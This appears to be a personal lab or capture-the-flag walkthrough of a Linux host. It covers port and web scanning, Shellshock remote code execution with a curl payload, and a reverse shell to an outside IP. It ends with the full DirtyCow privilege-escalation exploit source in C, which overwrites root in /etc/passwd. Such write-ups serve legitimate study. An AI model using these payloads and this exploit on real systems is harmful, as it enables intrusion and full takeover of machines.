General

IP == 192.168.218.87

Rustscan

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/
J+WrJNkyMIRfqggIho1dxtYOA5xXP+UCk3osMe5XlMlocy3McGlmqhSrMFbQOOFrvm/PMAF649Xq/rDm2M/
m+sXgxvQmJyLV36DqwbxxCL1wrICNk4cxfDG1K2yTGVw/rAAAAFQDa/
l4YfWS1CNCRhv0XZbwXkGdxfwAAAIEAnMQzPH7CGQKfsHXgyFl3lsOMpj0ddXHG/
rWZvFn+8NdAh48do0cN88Bti8C4Asibcp0zbEEga9KgxeR+dQi2lg3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWH-
PfcvQzXNqbVDwMLSqpRYAbexXET64DgwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdFT0HqANuHvcLfjGPQ8X-
kNTcO+XFSWxNFwTnLOzZE8FVNsTIBdMjXKjbWOwLMkzb4EHhkeyJglqDWvBoVTiDpXbRxctFiGt0Z83EvTJJSEAG-
YDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=
| 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwlghTOhfNbdMRHJF0N2ho6RlE8HR+wVE5aoFt/
PPu6dveDLV7xt7GLS8Q849r1tAScErRUVryrD6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBX-
l6YD9bJEC3e2qXY3Vwm+Wc/GE/9SxlB+aHL/ekjgNVWgpMT1y/
fCKAWlF4TLKUl7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5ocSEWrmB3jQMDHhgeZDO/
gB3iuxSDrOToSZmsNcW6TtgqyVyo1q26VIjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx
| 256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAf1vV7lVrnTZwOIFZj7gvuahGAK2YAv8dBxF-
D5jV7Ho5nXHPCulaGcA9aYW9z2ih2JL/0+3zfdPfk3JBYVyrM8=

80/tcp open http syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST

Port 22 (SSH)


22/tcp open ssh syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/
J+WrJNkyMIRfqggIho1dxtYOA5xXP+UCk3osMe5XlMlocy3McGlmqhSrMFbQOOFrvm/PMAF649Xq/rDm2M/
m+sXgxvQmJyLV36DqwbxxCL1wrICNk4cxfDG1K2yTGVw/rAAAAFQDa/
l4YfWS1CNCRhv0XZbwXkGdxfwAAAIEAnMQzPH7CGQKfsHXgyFl3lsOMpj0ddXHG/
rWZvFn+8NdAh48do0cN88Bti8C4Asibcp0zbEEga9KgxeR+dQi2lg3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWH-
PfcvQzXNqbVDwMLSqpRYAbexXET64DgwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdFT0HqANuHvcLfjGPQ8X-
kNTcO+XFSWxNFwTnLOzZE8FVNsTIBdMjXKjbWOwLMkzb4EHhkeyJglqDWvBoVTiDpXbRxctFiGt0Z83EvTJJSEAG-
YDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=

| 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwlghTOhfNbdMRHJF0N2ho6RlE8HR+wVE5aoFt/PPu6dveDLV7xt7GLS8Q849r1tAScErRUVryrD6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBX-l6YD9bJEC3e2qXY3Vwm+Wc/GE/9SxlB+aHL/ekjgNVWgpMT1y/fCKAWlF4TLKUl7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5ocSEWrmB3jQMDHhgeZDO/gB3iuxSDrOToSZmsNcW6TtgqyVyo1q26VIjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx
| 256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAf1vV7lVrnTZwOIFZj7gvuahGAK2YAv8dBxF-D5jV7Ho5nXHPCulaGcA9aYW9z2ih2JL/0+3zfdPfk3JBYVyrM8=

Port 80 (HTTP)

80/tcp open http   syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST

Landing page



GOBUSTER (Inital scan)

```
gobuster dir -u http://192.168.218.87/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt,.,zip,gzip,tar
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:                     http://192.168.218.87/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              gzip,tar,php,html,py,txt,,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 287]
/index               (Status: 200) [Size: 177]
/.                   (Status: 200) [Size: 177]
/index.html          (Status: 200) [Size: 177]
/.html               (Status: 403) [Size: 287]
/.                   (Status: 200) [Size: 177]
Progress: 450550 / 1985040 (22.70%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 450597 / 1985040 (22.70%)
===============================================================
Finished
===============================================================
```

NIKTO

```
nikto -h http://192.168.218.87/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.218.87
+ Target Hostname:    192.168.218.87
+ Target Port:        80
+ Start Time:         2025-02-13 17:38:36 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177,
mtime: Mon May 11 13:55:10 2020. See: http://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type. See: https://
www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
brute force file names. The following alternatives for 'index' were found: index.html. See:
http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/
vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is
the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /cgi-bin/test: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /CGI-BIN/TEST: SITE APPEARS VULNERABLE TO THE 'SHELLSHOCK' VULNERABILITY. See: http://
cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /cgi-bin/test.sh: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability. See: http://
cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /cgi-bin/test/test.cgi: This might be interesting.
```

```
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-
access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:          2025-02-13 17:40:29 (GMT-5) (113 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

RCE via shellshock

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" 192.168.218.87/
cgi-bin/test

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
sumo:x:1000:1000:sumo,,,:/home/sumo:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
```

REVSHELL

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/
192.168.45.209/1337 0>&1'" 192.168.218.87/cgi-bin/test
```

Privesc

```
SUIDS
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/bin/umount
```

```
/bin/fusermount
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/sudoedit
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

NO CAPS

KERNEL VULN TO DIRTY COW

Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux

Credit: https://www.exploit-db.com/exploits/40839

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
```

```c
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
    int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
    char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
    return ret;
}

void *madviseThread(void *arg) {
    int i, c = 0;
    for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
    // check if target file already exists
    if(access(to, F_OK) != -1) {
    printf("File %s already exists! Please delete it and run again\n",
      to);
        return -1;
```

```
 }

  char ch;
 FILE *source, *target;

 source = fopen(from, "r");
  if(source == NULL) {
     return -1;
 }
 target = fopen(to, "w");
  if(target == NULL) {
   fclose(source);
       return -1;
 }

  while((ch = fgetc(source)) != EOF) {
   fputc(ch, target);
  }

 printf("%s successfully backed up to %s\n",
  from, to);

 fclose(source);
 fclose(target);

  return 0;
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret != 0) {
  exit(ret);
 }

  struct Userinfo user;
  // set values, change as needed
 user.username = "firefart";
 user.user_id = 0;
 user.group_id = 0;
 user.info = "pwned";
 user.home_dir = "/root";
 user.shell = "/bin/bash";

  char *plaintext_pw;

  if (argc >= 2) {
  plaintext_pw = argv[1];
  printf("Please enter the new password: %s\n", plaintext_pw);
 } else {
  plaintext_pw = getpass("Please enter the new password: ");
 }

 user.hash = generate_password_hash(plaintext_pw);
  char *complete_passwd_line = generate_passwd_line(user);
 printf("Complete line:\n%s\n", complete_passwd_line);

 f = open(filename, O_RDONLY);
 fstat(f, &st);
 map = mmap(NULL,
           st.st_size + sizeof(long),
           PROT_READ,
           MAP_PRIVATE,
           f,
```

```
                    0);
  printf("mmap: %lx\n",(unsigned long)map);
  pid = fork();
    if(pid) {
    waitpid(pid, NULL, 0);
       int u, i, o, c = 0;
       int l=strlen(complete_passwd_line);
       for(i = 0; i < 10000/l; i++) {
          for(o = 0; o < l; o++) {
             for(u = 0; u < 10000; u++) {
         c += ptrace(PTRACE_POKETEXT,
                     pid,
                     map + o,
                     *((long*)(complete_passwd_line + o)));
       }
      }
    }
    printf("ptrace %d\n",c);
  }
    else {
    pthread_create(&pth,
                               NULL,
                 madviseThread,
                               NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password '%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
    return 0;
}
```

exploit
./dirty password
su firefart